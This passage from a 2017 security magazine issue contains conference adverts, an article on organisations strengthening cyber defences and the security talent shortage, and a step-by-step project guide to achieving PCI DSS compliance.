In cases where regulation is not an option, the organization can develop certain conditions with their vendors, as well as internal policies to control incoming new equipment and ensure it complies with the company’s own security objectives.

IIoT security affects business bottom lines

Organizations who operate with a lower security posture might ask: “What are the chances of anything ever going wrong?” The chances and key risk indicators may be different for each organization and their own risk appetite, but overall, both the impact and the probability factors of the risk equation are rising every year and should be updated to ensure the business is not exposed to risk it is unaware of.

IIoT security risks can range from business espionage to lost productivity, or safety risk due to a looming compromise.

Ultimately, security threats risk costing companies time and money. The organizations that can properly set up processes to ensure that security is part of all procurement processes and all activity across the organization will be the most prepared to meet them headlong.

Limor Kessem is the Executive Security Advisor at IBM Security (www.ibm.com/security).

Register before August 1st and pay only SGD1599

August 21st - 25th // InterContinental Singapore

HITB GSEC

SINGAPORE

THE SECURITY CONFERENCE WHERE YOU VOTE FOR THE TALKS YOU WANT TO SEE


KEYNOTE SPEAKERS

Mark Curphey

Founder/CEO, SourceClear

George Kurtz

Co-Founder, CrowdStrike



Kelly Lum

HTTPS Czar @Tumblr


AUGUST 24TH - SMART CITY / SMART NATION PANEL DISCUSSION

Cesar Cerrudo

Chief Technology Officer, IOActive

Eddie Schwartz

Executive Vice President - Cyber Services, DarkMatter LLC



Matteo Beccaro

Co-Founder/CTO, Opposing Force s.r.l.

Register online at **https://gsec.hitb.org/sg2017/** to vote at **https://gsec.hitb.org/vote/**

Events around the world

HITB GSEC 2017 Singapore

gsec.hitb.org/sg2017/ - Singapore / 21 - 25 August 2017

HITB GSEC Singapore is a deep knowledge security conference where the audience votes on the talks they want to see and speakers they'd like to meet. This year's event features keynote speakers Mark Curphey of SourceClear, George Kurtz from Crowdstrike and Kelly Lum, HTTPS Czar at Tumblr. In addition, there will also be a Smart City / Smart Nation panel discussion on the evening of the 24th with Cesar Cerrudo (CTO at IOActive), Matteo Beccaro (CTO at OpposingForce), Eddie Schwartz (Executive VP, DarkMatter) and Alan Seow (former Head of Cyber Security at Singapore Ministry of Communications and Information).

4th Annual Cyber Operations for National Defense Symposium


cybersecurity.dsigroup.org - Alexandria, USA / 2 - 3 August 2017

This symposium will focus on the policy and operations necessary to ensure freedom of operation and defense of US networks. Cyber leaders from all aspects of the defense community will come together to discuss the ever-evolving cyber threats, vulnerabilities, and opportunities that our nation faces.

The event will focus on defensive cyber operations and the necessity of dominating cyberspace to fight and win in a multi-domain battle. The Symposium will also address the efforts by DHS to protect the US Government's networks and the nation's most critical infrastructure.

Businesses finally realize that cyber defenses must evolve

By Zeljka Zorz



Cybersecurity is finally getting the attention it deserves – it is only regrettable that this good news is the result of bad news: more numerous, complex, and damaging cyber attacks than ever before.

Cybersecurity takes a step forward

“The WannaCry ransomware attacks have recently made the headlines around the world. This attack was a wake-up call for many organizations and, in particular, for those that believed they could never be a target (e.g. manufacturing companies),” says Vincent Villers, partner and cybersecurity leader at PwC Luxembourg.

Ludovic Raymond, director at the same company, notes that organisations are beginning to understand that users are often the weak link in the security chain and that, if trained well, they can become a strong asset for the defenders’ side.

Companies are also evolving from simply buying their cybersecurity solutions to rethinking the design of their IT infrastructure and implementing a security-by-design strategy.

“The old mindset is changing, and leaders are beginning to acknowledge that cybersecurity must evolve. In fact, a proactive defense, although useful in warding off attacks, is no longer enough. Organizations’ responses to incidents must also focus on managing their business impact,” Raymond says.

The human factor

The boardroom and company leaders must work to ensure that business, IT and cybersecurity strategies are aligned, and cybersecurity has to be treated as a key pillar for all initiatives and projects, and not just a special domain for experts.

Companies must train employees in cybersecurity, but must also be able to attract quality security professionals. At the moment, that can be somewhat of a problem.

"We are confronted with a shortage of cybersecurity talent and the impact of this shortage is twofold. On one hand, there's a strong competition between players, who need to pay more to hire key talent. On the other hand, there's the emergence of a new operating model, in which companies think increasingly about outsourcing certain tasks," Raymond says.

He believes that we'll soon see more specialized service firms taking over roles currently kept within organizations. Also, that businesses should stop looking just for security employees with classical technology credentials.

"Security is everyone's problem, so why limit security positions to people with degrees in tech fields or in computer science? The challenge for organizations is to find people who are able to talk to business leaders, understand technical people, define strategy, and manage a crisis," he adds.

To achieve this, companies need to foster new education models, accelerate the availability of training opportunities, and deliver deeper automation, so that talent is put to goos use on the front line.

And, finally, like in all other traditional functions (accounting, management, marketing, etc.), the development of the cybersecurity workforce must be addressed at the highest level of the business, not left to the IT department.

As complexity rises and demand is booming, governments also need to take action – a shortage of cybersecurity talent can be expected to impact global security, Villers noted.

Security is everyone's problem, so why limit security positions to people with degrees in tech fields or in computer science?

Technologies to invest in

Being good at the cyber essentials and having strong foundations for their network, workforce, users, and data is crucial for organizations that want to keep secure and thrive, Villers points out.

That said, businesses are always on the lookout for next-gen solutions that can create sustainable and resilient cyber architectures, and make cybersecurity tasks easier and faster.

Villers believes that threat intelligence is mandatory for ensuring long-term security, and that organizations should invest in data loss prevention solutions, as well as finding a way to tackle the insider threat.

"Introducing artificial intelligence into cybersecurity is a good way to handle time-consuming, low value-added tasks. It will require a training / development / improvement period, but it will certainly help cybersecurity specialists focus on more decision-making tasks and making the right decision in a timely manner," Raymond adds.

"Companies no longer have the means to protect everything, so it's essential for them to invest in detection technologies in order to obtain the right information and the source of the information. This implies even more data to process and, thus, the implementation of technologies based on data analytics and machine learning, such as behavioural analysis."

Zeljka Zorz is the Managing Editor of (IN)SECURE Magazine and Help Net Security (helpnetsecurity.com).

Defense Strategies Institute's 4th Annual

Cyber Operations for National Defense Symposium

Advancing Cyber Capabilities in Support of Multi-Domain Battle

2-3 August 2017 | Alexandria, VA


SPEAKERS INCLUDE:


Maj Gen Burke "Ed" Wilson
USAF, Deputy Principal Cyber Advisor to the Secretary of Defense Senior Military Advisor for Cyber, Office of the Under Secretary of Defense for Policy, OSD

Sherrill Nicely
Chief Information Security Officer, CIA

MG Garrett Yee
USA, Army Lead for Network Modernization, Military Deputy, Cybersecurity Directorate, HQDA CIO/G6


Richard Naylor
Senior Cyber Advisor & Deputy Director Counterintelligence, Cyber Operations, Defense Security Service





To Register, Download Agenda, & Explore Exhibit Opportunities

CYBEROPERATIONS.DSIGROUP.ORG



A simplified guide to PCI DSS compliance

By Zoran Lalic

If it's not handled properly, achieving PCI DSS compliance can be a costly and time-consuming process. I have seen organizations struggle with the PCI DSS compliance project for years due to a misunderstanding of the standard. In fact, many organizations struggle to understand the requirements and, as a result, improper implementation of PCI controls occurs.

Let's tackle this challenging journey from a project management perspective – with the caveat that the PCI DSS compliance project is never-ending and requires constant monitoring and updating after the initial completion.

Project initiation

The organization assembles a dedicated project team and assigns to each of them a role and responsibilities. The project manager should create a project plan and ensure that the project is on target to achieve the main objective – PCI DSS compliance.

Project plan and assessment (PCI DSS readiness)

In this phase you determine your current compliance state and create a roadmap for achieving PCI DSS compliance. Consider undertaking the following activities:

1. Determine your merchant level, which is based on the number of transactions per year. The merchant level will also determine whether a Qualified Security Assessor (QSA) is required to conduct an onsite audit. There are 5 major payment card brands - VISA, MasterCard, AMEX, Discover, and JCB – but compliance with VISA and MasterCard requirements typically covers everything. The levels below are based on VISA and MasterCard.

Merchant Level 1

- More than 6 million transactions per year
- Any merchant that has had a data breach that resulted in compromised card holder data
- Any merchant that was identified as Level 1 by the card brands.

Merchant Level 2

- 1 million to 6 million transactions per year.

Merchant Level 3

- 20,000 to 1 million transitions per year.

Merchant Level 4

- Less than 20,000 transactions per year.

2. Determine which Self-Assessment Questionnaire (SAQ) to complete. There are 9 different SAQs – A, A-EP, B, B-IP, C-VT, C, P2PE-HW, and D. (SAQ D is for merchants and service providers). If your organization stores the full Primary Account Number (PAN), then your organization automatically qualifies to complete the PCI SAQ D – all 12 requirements.

3. Determine the cardholder data flow. This is a diagram that illustrates the locations where cardholder data is stored and how it flows through the organization's systems, applications, networks and people.

4. Determine the scope. For something to be "in scope", it must be within the cardholder data environment (CDE), directly connected to the CDE, or it can affect the security of the CDE. The CDE is comprised of people, processes and technology that store, process or transmit cardholder data (CHD). Depending on an organization's network, topology and design, it can be that the entire network is in scope for PCI DSS compliance. Typically, this will increase the risk and achieving PCI DSS compliance may take years. So, what do you do? The answer is to reduce the scope. You can use several methods, and the following are the most common:

- Network segmentation – This is not a PCI DSS requirement, but it is a proper and popular approach to isolate components that store, process and/or transmit cardholder data from the ones that do not. This is where you create your PCI DSS island and properly isolate it from the rest of your network (on its own VLAN). The only way to reach this highly secured island is through a dedicated firewall. Every single port that is opened on this firewall must be justified, approved and documented.
- Tokenization – This method replaces the PANs with tokens, so that the organization no longer stores them.
- P2PE – Point-to-point encryption ensures that the organization has no access to unencrypted PCI data or encryption keys to decrypt it.

Tip 1: Properly implementing tokenization or P2PE solutions may qualify organization for a SAQ with much less controls and requirements.

Tip 2: The PCI DSS does not require shared services such as an Active Directory to be separate and inside the PCI DSS island. However, be aware that these shared services are in scope for compliance and the organization must ensure proper protection. It is up to the organization to assess and accept the risk of CDE sharing services with other environments.

This article assumes that the network segmentation is used to reduce the scope. It is extremely important to properly segment your network. Improper segmentation will introduce exponential risk due to lack of security controls where applicable and required. Additionally, this article also assumes the usage of SAQ D.

- Create an inventory of all your assets that are in scope.
- Conduct an external and internal vulnerability scan based on PCI DSS scanning policy.
- Conduct an external and internal penetration test.
- Review the organization's current policies, processes and procedures to ensure they meet PCI compliance.
- Choose a proper risk assessment methodology and conduct a risk assessment. I would suggest conducting a risk assessment before the segmentation takes place. This way you can justify the reason for the network segmentation.
- Conduct a preliminary gap analysis by performing a walk-through of all 12 PCI DSS requirements (SAQ D), which are as follows:

1. Install and maintain a firewall configuration to protect cardholder data
2. Do not use vendor-supplied defaults for system passwords and other security parameters
3. Protect stored cardholder data
4. Encrypt transmission of cardholder data across open, public networks
5. Use and regularly update antivirus software
6. Develop and maintain secure systems and applications
7. Restrict access to cardholder data by business need-to-know
8. Assign a unique ID to each person with computer access
9. Restrict physical access to cardholder data
10. Track and monitor all access to network resources and cardholder data.
11. Regularly test security systems and processes
12. Maintain a policy that addresses information security.

Note: Each requirement contains sub-requirements. There are over 220 controls altogether.

Project execution (implementation and remediation)

The result of your PCI DSS readiness phase is a deficiency report (requirements the organization currently doesn't meet) and a risk treatment plan. The previous phase provides the organization with a roadmap from the current state to the PCI DSS compliance state. In the implementation and remediation phase, the organization needs to take corrective action by undertaking the following activities:

- Implement all required controls to comply with all 12 applicable PCI DSS requirements (SAQ D)
- Update current policies, processes and procedures to meet PCI DSS compliance (develop new ones if necessary)
- Remediate and/or lower risk to an acceptable level
- Remediate all high- and medium-risk findings from an external vulnerability scan
- Remediate all high-risk findings from an internal vulnerability scan
- Remediate all exploitable vulnerabilities discovered serious during an external and internal penetration test.

Validation

The validation phase ensures that the organization is indeed PCI DSS compliant. I suggest conducting a walk-through of each requirement and perform the following:

- Collect evidence for each applicable PCI DSS requirement (where possible)
- Interview personnel (where necessary)
- Validate your policies and procedures
- Observe processes
- Verify the scope.

Reporting

Each Merchant Level has specific and varying compliance requirements.

If an organization falls into Level 1, it is required to undertake the following validation activities:

- An onsite audit by a Qualified Security Assessor (QSA)
- A Report on Compliance (ROC) must be filled by the QSA
- Run a quarterly external network scan by an Approved Scanning Vendor (ASV). The organization must obtain a passing result
- Complete an Attestation of Compliance (AOC). This is a form that is signed by an official of the organization, to attests that it is complying with the PCI DSS annually.

Note: If an organization employs a person who is a PCI SSC Certified ISA (Internal Security Auditor), they are not required to use an external QSA.

If an organization falls into level 2, it is required to undertake the following validation activities:

- A PCI SSC Certified ISA must conduct an assessment and complete an Annual Self-Assessment Questionnaire (SAQ)
- Run a quarterly external network scan by an Approved Scanning Vendor (ASV). The organization must obtain a passing result
- Complete an Attestation of Compliance (AOC).

If an organization falls into level 3 or 4, it is required to undertake the following validation activities:

- Complete an Annual Self-Assessment Questionnaire (SAQ). Remember, you must be compliant with all applicable requirements
- Run a quarterly external network scan by an Approved Scanning Vendor (ASV). The organization must obtain a passing result
- Complete Attestation of Compliance (AOC).

Monitoring

PCI DSS compliance is a never-ending process, and compliance is validated annually. An organization is obligated to constantly monitor the cardholder environment for intrusion and respond to security incidents.

Conclusion Tip 1: It is not easy for malicious users to compromise a system that is out of scope and then leverage the compromised system to gain access to a system that is in scope for PCI DSS.

Conclusion Tip 2: Avoid PCI myths. Examples:

- Outsourcing card processing makes the organization automatically PCI DSS compliant.
- We are a small organization that processes only 500 credit cards a year, thus PCI DSS does not apply to us.

Conclusion Tip 3: If you do not need the Primary Account Number (PAN), do not store it!

Conclusion Tip 4: Understand the new version of the standard (v3.2) – what is required today, and what is a best practice today but will be a requirement in the near future.

Conclusion Tip 5: PA-DSS (Payment Application) compliance does not equal PCI DSS compliance. PA-DSS applies only to vendors that make and sell payment applications. If your organization developed a payment application that is used only in-house, your organization does not have to be PA-DSS complaint. However, you will have to be PCI DSS compliant.

Conclusion Tip 6: The EMV (Europay, MasterCard and Visa) chip cards do not reduce the scope of PCI DSS compliance. They don’t make you compliant. Furthermore, no PCI DSS requirements are met by just using EMV terminals. EMV technology has been developed to fight credit card fraud in card-present scenarios (stolen credit card numbers cannot be used to make a new EMV card).

Conclusion Tip 7: Only your acquiring bank can truly determine the required SAQ and compliance validation.

Conclusion Tip 8: Depending on the particular situation, service providers could be in-scope of your PCI DSS compliance.

Conclusion Tip 9: Any voice recordings that contain cardholder data (CHD) are in-scope for PCI DSS compliance. CHD is credit card numbers (PANs). For example, SSNs (social security numbers) are not in-scope of PCI DSS.

Conclusion Tip 10: Your organization must perform both external and internal vulnerability scanning on a quarterly basis, with additional scans if there was a significant change to your in-scope environment. Your organization is allowed to perform its own internal scans. External vulnerability scans must be performed by an ASV (Approved Scanning Vendor). Additionally, the penetration testing must be performed annually both internally and externally, or after significant changes to your in-scope environment. Penetration testing can be performed by a qualified internal team or a third party utilizing proper penetration testing methodology.

Conclusion Tip 11: The risk that cannot be eliminated must be properly managed. This is a never-ending process. The PCI DSS requires an annual risk assessment of the cardholder data environment.

Conclusion Tip 12: The PCI Council website provides documentation and templates that can make your PCI DSS compliance journey much, much easier, so use them.
And remember: do not take the shortcuts to simply check the compliance box.

Zoran Lalic is an Enterprise Security Architect at a software company.

Indepth insights
into the
Human Factor
https://get.clt.re/report